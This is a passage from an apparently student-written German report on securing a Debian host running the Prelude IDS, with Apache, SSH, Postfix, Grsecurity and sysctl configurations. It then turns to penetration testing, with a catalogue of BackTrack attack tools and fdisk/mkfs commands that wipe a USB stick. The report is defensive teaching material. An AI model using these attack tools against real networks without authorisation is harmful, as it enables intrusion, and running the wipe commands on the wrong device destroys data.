


Abbildung 6.16: OS X - User bekommt keine IP-Adresse

6.5 Host-Security

Wie bereits erwähnt[1] ist es wichtig, neben der Sicherung des Netzwerks, auch die einzelnen Hosts zu schützen. In der benutzen Test-Topologie[2] befindet sich der Prelude-Server[3], welcher besonders schutzbedürftig ist. Als Betriebssystem wurde Debian GNU/Linux 5.0[4] benutzt. Im folgenden Kapitel werden die zur Absicherung benutzten Programme und Techniken erläutert.

6.5.1 Patches

Um die Aktualisierung so einfach wie möglich zu gestalten, wurden nach Möglichkeit nur Programme aus den offiziellen Paketquellen von Debian benutzt. Weiters wurde ein Script in `/etc/cron.daily` abgelegt, welches ein Update aller installierten Pakete durchführt und alle Ausgaben in eine Logdatei schreibt. Der Cron-Daemon führt alle

[1] siehe 4.5 Host-/Server-Security
[2] siehe 6.1 Test-Topologie
[3] siehe 6.2 Prelude
[4] http://www.debian.org/

Dateien in besagtem Verzeichnis ein Mal pro Tag aus und leitet den Output in einer Mail an den Administrator weiter. Das Script sieht wie folgt aus:

```
#!/bin/sh

LOGFILE=/var/log/security-updates

echo '######################' | tee -a $LOGFILE
echo '# Security Updates #' | tee -a $LOGFILE
echo '######################' | tee -a $LOGFILE
date >> $LOGFILE
echo | tee -a $LOGFILE
aptitude update | tee -a $LOGFILE
aptitude safe-upgrade -o Aptitude::Delete-Unused=false --
   assume-yes | tee -a $LOGFILE
rkhunter --nocolors --update | tee -a $LOGFILE
echo -e "\n\n" | tee -a $LOGFILE
```

Listing 6.6: /etc/cron.daily/security-updates

6.5.2 Angriffsfläche minimieren

Lediglich die für Prelude benötigten Web- und Syslog-Server und der SSH-Server sind vom Netzwerk aus erreichbar. Lokal laufen ein MySQL- und ein Mailserver. Der bei der Installation mitinstallierte Portmapper wurde entfernt (`apt-get remove portmap`). Der Apache-Webserver ist nur über eine verschlüsselte SSL-Verbindung zu erreichen und der Standardport wurde verändert.

```
<IfModule mod_ssl.c>
<VirtualHost _default_:8000>
        #ServerAdmin webmaster@localhost
        Setenv PREWIKKA_CONFIG "/etc/prewikka/prewikka.conf"

        <Location "/">
                AllowOverride None
                Options ExecCGI

                <IfModule mod_mime.c>
                        AddHandler cgi-script .cgi
                </IfModule>

                Order allow,deny
                Allow from all
        </Location>

        Alias /prewikka/ /usr/share/prewikka/htdocs/
        ScriptAlias / /usr/share/prewikka/cgi-bin/prewikka.cgi

        ErrorLog /var/log/apache2/error.log
```

```
# Possible values include: debug, info, notice, warn,
   error, crit,
# alert, emerg.
LogLevel warn

CustomLog /var/log/apache2/ssl_access.log combined

#   SSL Engine Switch:
#   Enable/Disable SSL for this virtual host.
SSLEngine on

#   A self-signed (snakeoil) certificate can be
   created by installing
#   the ssl-cert package. See
#   /usr/share/doc/apache2.2-common/README.Debian.gz
   for more info.
#   If both key and certificate are stored in the same
    file, only the
#   SSLCertificateFile directive is needed.
SSLCertificateFile    /etc/ssl/certs/ssl-cert-snakeoil
   .pem
SSLCertificateKeyFile /etc/ssl/private/ssl-cert-
   snakeoil.key

#   Server Certificate Chain:
#   Point SSLCertificateChainFile at a file containing
    the
#   concatenation of PEM encoded CA certificates which
    form the
#   certificate chain for the server certificate.
   Alternatively
#   the referenced file can be the same as
   SSLCertificateFile
#   when the CA certificates are directly appended to
   the server
#   certificate for convinience.
#SSLCertificateChainFile /etc/apache2/ssl.crt/server-
   ca.crt

#   Certificate Authority (CA):
#   Set the CA certificate verification path where to
   find CA
#   certificates for client authentication or
   alternatively one
#   huge file containing all of them (file must be PEM
    encoded)
#   Note: Inside SSLCACertificatePath you need hash
   symlinks
```

```
#         to point to the certificate files. Use the
    provided
#         Makefile to update the hash symlinks after
    changes.
#SSLCACertificatePath /etc/ssl/certs/
#SSLCACertificateFile /etc/apache2/ssl.crt/ca-bundle.
    crt

#   Certificate Revocation Lists (CRL):
#   Set the CA revocation path where to find CA CRLs
    for client
#   authentication or alternatively one huge file
    containing all
#   of them (file must be PEM encoded)
#   Note: Inside SSLCARevocationPath you need hash
    symlinks
#         to point to the certificate files. Use the
    provided
#         Makefile to update the hash symlinks after
    changes.
#SSLCARevocationPath /etc/apache2/ssl.crl/
#SSLCARevocationFile /etc/apache2/ssl.crl/ca-bundle.
    crl

#   Client Authentication (Type):
#   Client certificate verification type and depth.
    Types are
#   none, optional, require and optional_no_ca.  Depth
    is a
#   number which specifies how deeply to verify the
    certificate
#   issuer chain before deciding the certificate is
    not valid.
#SSLVerifyClient require
#SSLVerifyDepth  10

#   Access Control:
#   With SSLRequire you can do per-directory access
    control based
#   on arbitrary complex boolean expressions
    containing server
#   variable checks and other lookup directives.  The
    syntax is a
#   mixture between C and Perl.  See the mod_ssl
    documentation
#   for more details.
#<Location />
#SSLRequire (    %{SSL_CIPHER} !~ m/^(EXP|NULL)/ \
```

```
#            and %{SSL_CLIENT_S_DN_O} eq "Snake Oil,
   Ltd." \
#            and %{SSL_CLIENT_S_DN_OU} in {"Staff", "
   CA", "Dev"} \
#            and %{TIME_WDAY} >= 1 and %{TIME_WDAY} <=
    5 \
#            and %{TIME_HOUR} >= 8 and %{TIME_HOUR} <=
    20        ) \
#           or %{REMOTE_ADDR} =~ m
   /^192\.76\.162\.[0-9]+$/
#</Location>

#   SSL Engine Options:
#   Set various options for the SSL engine.
#   o FakeBasicAuth:
#     Translate the client X.509 into a Basic
   Authorisation.  This means that
#     the standard Auth/DBMAuth methods can be used
   for access control.  The
#     user name is the `one line' version of the
   client's X.509 certificate.
#     Note that no password is obtained from the user.
    Every entry in the user
#     file needs this password: `xxj31ZMTZzkVA'.
#   o ExportCertData:
#     This exports two additional environment
   variables: SSL_CLIENT_CERT and
#     SSL_SERVER_CERT. These contain the PEM-encoded
   certificates of the
#     server (always existing) and the client (only
   existing when client
#     authentication is used). This can be used to
   import the certificates
#     into CGI scripts.
#   o StdEnvVars:
#     This exports the standard SSL/TLS related `SSL_
   *' environment variables.
#     Per default this exportation is switched off for
    performance reasons,
#     because the extraction step is an expensive
   operation and is usually
#     useless for serving static content. So one
   usually enables the
#     exportation for CGI and SSI requests only.
#   o StrictRequire:
#     This denies access when "SSLRequireSSL" or "
   SSLRequire" applied even
#     under a "Satisfy any" situation, i.e. when it
```

```
    applies access is denied
#      and no other module can change it.
#    o OptRenegotiate:
#      This enables optimized SSL connection
    renegotiation handling when SSL
#      directives are used in per-directory context.
#SSLOptions +FakeBasicAuth +ExportCertData +
    StrictRequire
<FilesMatch "\.(cgi|shtml|phtml|php)$">
        SSLOptions +StdEnvVars
</FilesMatch>
#<Directory /usr/lib/cgi-bin>
#       SSLOptions +StdEnvVars
#</Directory>

#   SSL Protocol Adjustments:
#   The safe and default but still SSL/TLS standard
    compliant shutdown
#   approach is that mod_ssl sends the close notify
    alert but doesn't wait for
#   the close notify alert from client. When you need
    a different shutdown
#   approach you can use one of the following
    variables:
#   o ssl-unclean-shutdown:
#      This forces an unclean shutdown when the
    connection is closed, i.e. no
#      SSL close notify alert is send or allowed to
    received.  This violates
#      the SSL/TLS standard but is needed for some
    brain-dead browsers. Use
#      this when you receive I/O errors because of the
    standard approach where
#      mod_ssl sends the close notify alert.
#    o ssl-accurate-shutdown:
#      This forces an accurate shutdown when the
    connection is closed, i.e. a
#      SSL close notify alert is send and mod_ssl waits
     for the close notify
#      alert of the client. This is 100% SSL/TLS
    standard compliant, but in
#      practice often causes hanging connections with
    brain-dead browsers. Use
#      this only for browsers where you know that their
     SSL implementation
#      works correctly.
#   Notice: Most problems of broken clients are also
    related to the HTTP
```

```
        #   keep-alive facility, so you usually additionally
            want to disable
        #   keep-alive for those clients, too. Use variable "
            nokeepalive" for this.
        #   Similarly, one has to force some clients to use
            HTTP/1.0 to workaround
        #   their broken HTTP/1.1 implementation. Use
            variables "downgrade-1.0" and
        #   "force-response-1.0" for this.
        #BrowserMatch ".*MSIE.*" \
        #       nokeepalive ssl-unclean-shutdown \
        #       downgrade-1.0 force-response-1.0

</VirtualHost>
</IfModule>
```

Listing 6.7: /etc/apache2/sites-available/prewikka

Auch die Konfiguration des SSH-Servers wurde angepasst:

```
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols
   sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 768

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin no
StrictModes yes

RSAAuthentication yes
```

```
PubkeyAuthentication yes
AuthorizedKeysFile      %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/
   ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for
   RhostsRSAAuthentication
IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware
    issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable tunnelled clear text passwords
PasswordAuthentication yes

# Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes

# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes

X11Forwarding no
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes
#UseLogin no

#MaxStartups 10:30:60
Banner /etc/issue.net

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*
```

```
Subsystem sftp /usr/lib/openssh/sftp-server

UsePAM yes
AllowUsers hsm
```

Listing 6.8: /etc/ssh/sshd$_{c}onfig$

6.5.3 Host IDS & File-Integrity-Checker

Das „Samhain“ Host-IDS wurde installiert. Weiters laufen täglich die Rootkit-Scanner „Rkhunter“ und „Chkrootkit“. Der Postfix-Mailserver wurde so konfiguriert, dass er die Berichte des Cron-Daemons lokal an den Root-User weiterleiten kann.

```
# See /usr/share/postfix/main.cf.dist for a commented, more
    complete version


# Debian specific:  Specifying a file name will cause the
    first
# line of that file to be used as the name.  The Debian
    default
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/
    smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/
    smtp_scache

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc
    package for
# information on enabling SSL in the smtp client.

myhostname = prelude-man-0.hsm-pro.at
```

```
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = prelude-man-0.hsm-pro.at, localhost.hsm-pro.at
    , localhost
relayhost = mail.htl.rennweg.at
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
mailbox_command = procmail -a "$EXTENSION"
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = loopback-only
```

Listing 6.9: /etc/postfix/main.cf

6.5.4 Access Control

Um Mandatory Access-Control verwenden zu können, wurde auf „Grsecurity“ zurückgegriffen. Hierfür wurde ein modifizierter Kernel benutzt. Zur Konfiguration wird das Tool „gradm2“ verwendet. Zusätzlich bietet Grsecurity noch weitere Logging- und Sicherheitsoptionen an. So werden beispielsweise Chroots weitgehend abgesichert, sodass selbst der Root-User nicht mehr ausbrechen kann.

Um die notwendigen Pakete über den Paketmanager installieren zu können, müssen neue Quellen hinzugefügt werden.

```
root@prelude-man-0 ~ # echo 'deb http://debian.cr0.org/repo/
    kernel-security/' >> /etc/apt/sources.list
root@prelude-man-0 ~ # wget http://kernelsec.cr0.org/kernel-
    security.asc
root@prelude-man-0 ~ # apt-key add kernel-security.asc
root@prelude-man-0 ~ # apt-get update
root@prelude-man-0 ~ # apt-get install linux-image-grsec
    gradm2
```

Listing 6.10: Installation von Grsecurity

Der erste Befehl fügt die Quelle der Grsecurity-Pakete zu denen des Paketmanagers hinzu. Die nächsten beiden sorgen dafür, dass die digitale Signatur der neuen Quelle bekannt ist. Danach wird der Paket-Cache aktualisiert. Zuletzt werden der neue Kernel und das Gradm-Programm installiert. Danach ist ein Neustart mit dem neuen Kernel erforderlich.

Aus zeitlichen Gründen wurde eine exakte Konfiguration des RBAC-Systems jedoch nicht durchgeführt.

6.5.5 Exploits verhindern

Neben den Access-Control-Funktionen bietet Grsecurity auch Pax an. Dieses beinhaltet die zuvor[5] erklärten Technologien ASLR und NX. Damit wird das Injizieren und

[5] siehe 4.5 Host-/Server-Security

Ausführen von Shellcode erschwert.

Da nicht alle Programme einwandfrei mit diesen Sicherheitsmaßnahmen funktionieren, sollte man noch das Tool „paxctl“ installieren, welches es ermöglicht die Einschränkungen pro Programm zu lockern.

```
root@prelude-man-0 ~ # apt-get install paxctl
```

Listing 6.11: Installation von Paxctl

Da das Programm „grub-probe“, welches bei Updates des Kernels ausgeführt wird, mit Pax Probleme bereitet (es stürzt ab), werden alle Schutzmaßnahmen dafür deaktiviert:

```
root@prelude-man-0 ~ # paxctl -pemrxs /usr/sbin/grub-probe
root@prelude-man-0 ~ # paxctl -v /usr/sbin/grub-probe
PaX control v0.5
Copyright 2004,2005,2006,2007 PaX Team <pageexec@freemail.hu>

- PaX flags: -p-s-m-x-e-r [/usr/sbin/grub-probe]
        PAGEEXEC is disabled
        SEGMEXEC is disabled
        MPROTECT is disabled
        RANDEXEC is disabled
        EMUTRAMP is disabled
        RANDMMAP is disabled
```

Listing 6.12: Deaktivieren von Pax

6.5.6 Den Netzwerkstack härten

Um den Netzwerkstack abzusichern, wurden einige Sysctl-Variablen geändert:

```
#
# /etc/sysctl.conf - Configuration file for setting system
    variables
# See /etc/sysctl.d/ for additonal system variables
# See sysctl.conf (5) for information.
#

#kernel.domainname = example.com

# Uncomment the following to stop low-level messages on
    console
#kernel.printk = 4 4 1 7

###################################################################
# Functions previously found in netbase
#
```

```
# Uncomment the next two lines to enable Spoof protection (
    reverse-path filter)
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks
net.ipv4.conf.default.rp_filter=1
net.ipv4.conf.all.rp_filter=1

# Uncomment the next line to enable TCP/IP SYN cookies
# This disables TCP Window Scaling (http://lkml.org/lkml
    /2008/2/5/167),
# and is not recommended.
net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
#net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
#net.ipv6.conf.all.forwarding=1


###################################################################
# Additional settings - these settings can improve the network
# security of the host and prevent against some network
    attacks
# including spoofing attacks and man in the middle attacks
    through
# redirection. Some network environments, however, require
    that these
# settings are disabled so review and enable them as needed.
#
# Ignore ICMP broadcasts
net.ipv4.icmp_echo_ignore_broadcasts = 1
net.ipv4.icmp_echo_ignore_all = 1
net.ipv4.icmp_ratelimit = 4
#
# Ignore bogus ICMP errors
net.ipv4.icmp_ignore_bogus_error_responses = 1
#
# Do not accept ICMP redirects (prevent MITM attacks)
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.default.accept_redirects = 0
net.ipv6.conf.all.accept_redirects = 0
# _or_
# Accept ICMP redirects only for gateways listed in our
    default
# gateway list (enabled by default)
net.ipv4.conf.all.secure_redirects = 0
net.ipv4.conf.default.secure_redirects = 0
```

```
#
# Do not send ICMP redirects (we are not a router)
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.send_redirects = 0
#
# Do not accept IP source route packets (we are not a router)
net.ipv4.conf.all.accept_source_route = 0
net.ipv4.conf.default.accept_source_route = 0
net.ipv6.conf.all.accept_source_route = 0
#
# Log Martian Packets
net.ipv4.conf.all.log_martians = 1
net.ipv4.conf.default.log_martians = 1
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.conf.all.proxy_arp = 0
net.ipv4.conf.default.proxy_arp = 0

net.ipv4.ip_default_ttl = 77
#
# The contents of /proc/<pid>/maps and smaps files are only
    visible to
# readers that are allowed to ptrace() the process
# kernel.maps_protect = 1
```

Listing 6.13: /etc/sysctl.conf

6.6 Penetration Testing

Um die Sicherheit in einem Netzwerk anpassen zu können, muss man vorher über mögliche Schwachstellen Bescheid wissen. Deshalb müssen Sicherheitstests einzelner Rechner beziehungsweise Netzwerke und deren Zusammenspiel durchgeführt werden, um sämtliche Sicherheitslücken schließen zu können. Diese Sicherheitstests werden auch als Penetrationtests bezeichnet. Diese prüfen möglichst alle Systembestandteile und Anwendungen einzelner Hosts eines Netzwerks- oder Softwaresystems mit Mitteln und Methoden, die ein Angreifer anwenden würde. Daher ist es wichtig zu wissen, wie Angreifer vorgehen und wie man ein Netzwerk kompromittieren beziehungsweise beschädigen kann. Deshalb ist es auch essentiell diverse Werkzeuge und Tools, die dabei helfen, möglichst alle Angriffsmuster nachzubilden, zu besitzen und anwenden zu können.

6.6.1 BackTrack

Um einzelne Angriffe möglichst realitätsnahe durchführen zu können und um möglichst alle Sicherheits-Schwachstellen im Schulnetzwerk beseitigen zu können, wurde ein extra Betriebssystem aufgesetzt und zwar „BackTrack“. Dies ist eine modifizierte Linux Distribution und ist sehr gut geeignet um Sicherheitslücken in einem Netzwerk herauszufinden, denn es sind etliche Penetration-Testing Tools installiert. BackTrack

besitzt die größte Sicherheits-Tool-Sammlung und wird von Sicherheitsexperten der Informationstechnologie im Regierungsbereich, der IT-Forensik und anderen Sicherheits-Communities verwendet.

Folgende Tools sind beispielsweise installiert und dementsprechend strukturiert:

Informationssammlung

• Maltego • 0trace • dns enum • dnsmap • dnsTracer • dns-walk	• dradig client/server • firce • goorecon • gooscan • itrace • lanmap	• Metagoofil • Netenum • Netmask • Protos • TCPtraceroute • tctrace

Network Mapping

• Nessus • 0trace • 5nmp • amap • autoscan • fping • PSK-Crack • ReverseRaider	• genlist • hping2/3 • httprint • httsquash • ike-scan • lanmap • unicornscan • outputPBNJ	• letdown • nmap • netdiscover • p0f • SCTPscan • sslscan • XProbe2 • zenmap

Vulnerability Identification

- OPENVAS
- CISCO
- Fuzzers
- SMB Analysis
- SNMP Analysis

Web Application Analysis

• Database (backend) – MSSQL – MySQL – Oracle • Web (frontend) – ASP-Audit – Burpsuite – CSRFTTester	• Web (frontend) – Curl – DFF Scanner – DirBuster – Grabber – Grendel Scan – Httprint – Jmeter	• Web (frontend) – Lbd – List-Urls – Lynx – Powerfuzzer – Nikto2 – Mini MySqlatOr – swfintruder

Radio Network Analysis

• 802.1X – airbase-ng – aircrack-ng – airdecap-ng – airdecloak-ng – airdriver-ng – aireplay-ng – airmon-ng	• 802.1X – airodump-ng – airolib-ng – airpwn-ng – airserv-ng – AirSnarf – airtun-ng – Kismet	• bluetooth • RFID

Penetration

• Metasploit Framework • Milw0rm Exploit Archive • Inguma

Privilege Escalation

• Password Attacks – Rainbowcrack – RTDump – RTGen – BruteSSH – John – PW-inspector – Hydra	• Sniffer – DSniff – ntop – Ettercap – SMBRelay – SSLDump – SSLStrip – Wireshark	• Spoofing – NetSed – Netenum – IRDP Responder – igrp route injection – ICMP Redirect – Ettercap

Maintaining Access

• 3proxy • CryptCat • dns2tcp • miredo • Proxychains	• Proxyresolv • ProxyTunnel • ptunnel • sbd • socat	• TinyProxy • udptunnel • stunnel4 • nstx

Digital Forensics

• Afcat • Afcompare • Afxml • autospy • chkrootkit	• Clamscan • ddrescue • Foremost • Galleta • Magicrescue	• sfill • smem • sswap • truecrypt • Vinetto

Reverse Engineering

• Evans Debugger • GDB GNU Debugger • IDA Pro Free • OllyDBG

Voice Over IP

• Ace • addRegistrations • EnumIAX • eraseRegistrations • iaxflood • Inviteflood • ohrwurm • RTPbreak	• RTP Flood • RTPInject • RTP InsertSound • RTP MixSound • SIPcrack • SIPdump • SipRogue • SIPSak	• SIP-Scan • SIPvicious • Smap • teardown • UCSniff • Voiphopper • Voipong • Vomit

Verschiedenes

• dkftpbench • kmsapng • MacChanger • Mitmap • NetActView	• NetSed • packet-o-matic • sendEmail • Tpcat • usbview	• Utilman • ValGrind • Wavemon • Wipe




Abbildung 6.17: BackTrack Screenshot

Das ganze Betriebssystem bootet entweder als primäres Betriebsystem auf der Fest-

platte, von einer Live-CD, oder von einem USB Stick. In unserem Fall haben wir das Betriebssystem auf einen USB Stick installiert und zwar deshalb, um überall im Netzwerk booten und unsere Tests durchführen zu können. Um dies zu gewährleisten, mussten folgende Schritte getätigt werden.

Zunächst muss eine aktuelle Distribution geladen werden. Dies kann man unter „http://www.backtrack-linux.org/downloads/“. Mittels dem Tool UNetbootin installieren wir die Distribution auf unseren USB-Stick. Es empfiehlt sich einen USB-Stick mit einer Speichergröße von mindestens 4 GB für die Installation zu verwenden:




Abbildung 6.18: BackTrack Installation mittels UNetbootin

Man muss das zuvor geladene ISO Image und den Speicherort des USB-Sticks auswählen und dann auf „OK“ drücken. Die Auswahl des Ziellaufwerkes ist wichtig und ist in unserem Fall der USB-Stick.

Partitionierung des USB-Sticks

Als Nächstes muss man das zuvor installierte „BackTrack“ booten und herausfinden, welches Laufwerk das gewünschte Ziel-Laufwerk ist. Der folgende Befehl zeigt die Laufwerke, die zur Verfügung stehen an:

```
dmesg | egrep hd.\|sd.
```

Listing 6.14: Laufwerke unter Linux anzeigen

Wenn man das benötigte Laufwerk identifiziert hat, muss man dieses formatieren beziehungsweise partitionieren und dies erfolgt folgendermaßen:

```
    #Verwendung des entsprechenden Laufwerksbuchstaben fuer
       das System
    fdisk /dev/sdb

    # vorhandene Partitionen loeschen
```

```
Command (m for help): d
Partition number (1-4): 1

# erstellen der ersten Partition.
Command (m for help): n
Command action
e   extended
p   primary partition (1-4)
p
Partition number (1-4): 1
First cylinder (1-522, default 1): <enter>
Using default value 1
Last cylinder, +cylinders or +size{K,M,G} (1-522, default
   522): +1500M

# erstellen der zweiten Partition
Command (m for help): n
Command action
e   extended
p   primary partition (1-4)
p
Partition number (1-4): 2
First cylinder (193-522, default 193): <enter>
Using default value 193
Last cylinder, +cylinders or +size{K,M,G} (193-522,
   default 522): <enter>
Using default value 522

# vfat/fat32 als Partitionstyp fuer die erste Partition
   waehlen
Command (m for help): t
Partition number (1-4): 1
Hex code (type L to list codes): b
Changed system type of partition 1 to b (W95 FAT32)

# Linux als Partitionstyp fuer die zweite Partition
   waehlen
Command (m for help): t
Partition number (1-4): 2
Hex code (type L to list codes): 83

# erste Partition aktivieren
Command (m for help): a
Partition number (1-4): 1
Command (m for help): w

# formartieren der Partitionen
mkfs.vfat /dev/sdb1
```

```
mkfs.ext3 -b 4096 -L casper-rw /dev/sdb2
```

Listing 6.15: Partitionierung bzw. Formatierung eines USB-Sticks

Die erste Partition ist die primäre Partition. Diese ist mindestens 1,5 GB groß und setzt auf den Partitionstyp „vfat“ auf. Wichtig ist, dass diese Partition aktiviert wird, sodass keine Probleme beim Booten verursacht werden. Die zweite Partition kann die restliche Größe des Mediums erhalten. Bei der Formatierung muss beachtet werden, dass „ext3“ anstelle von „ext2“ verwendet wird und dass man die Option -L casper-rw einbinden muss, um mögliche Probleme zu beseitigen.

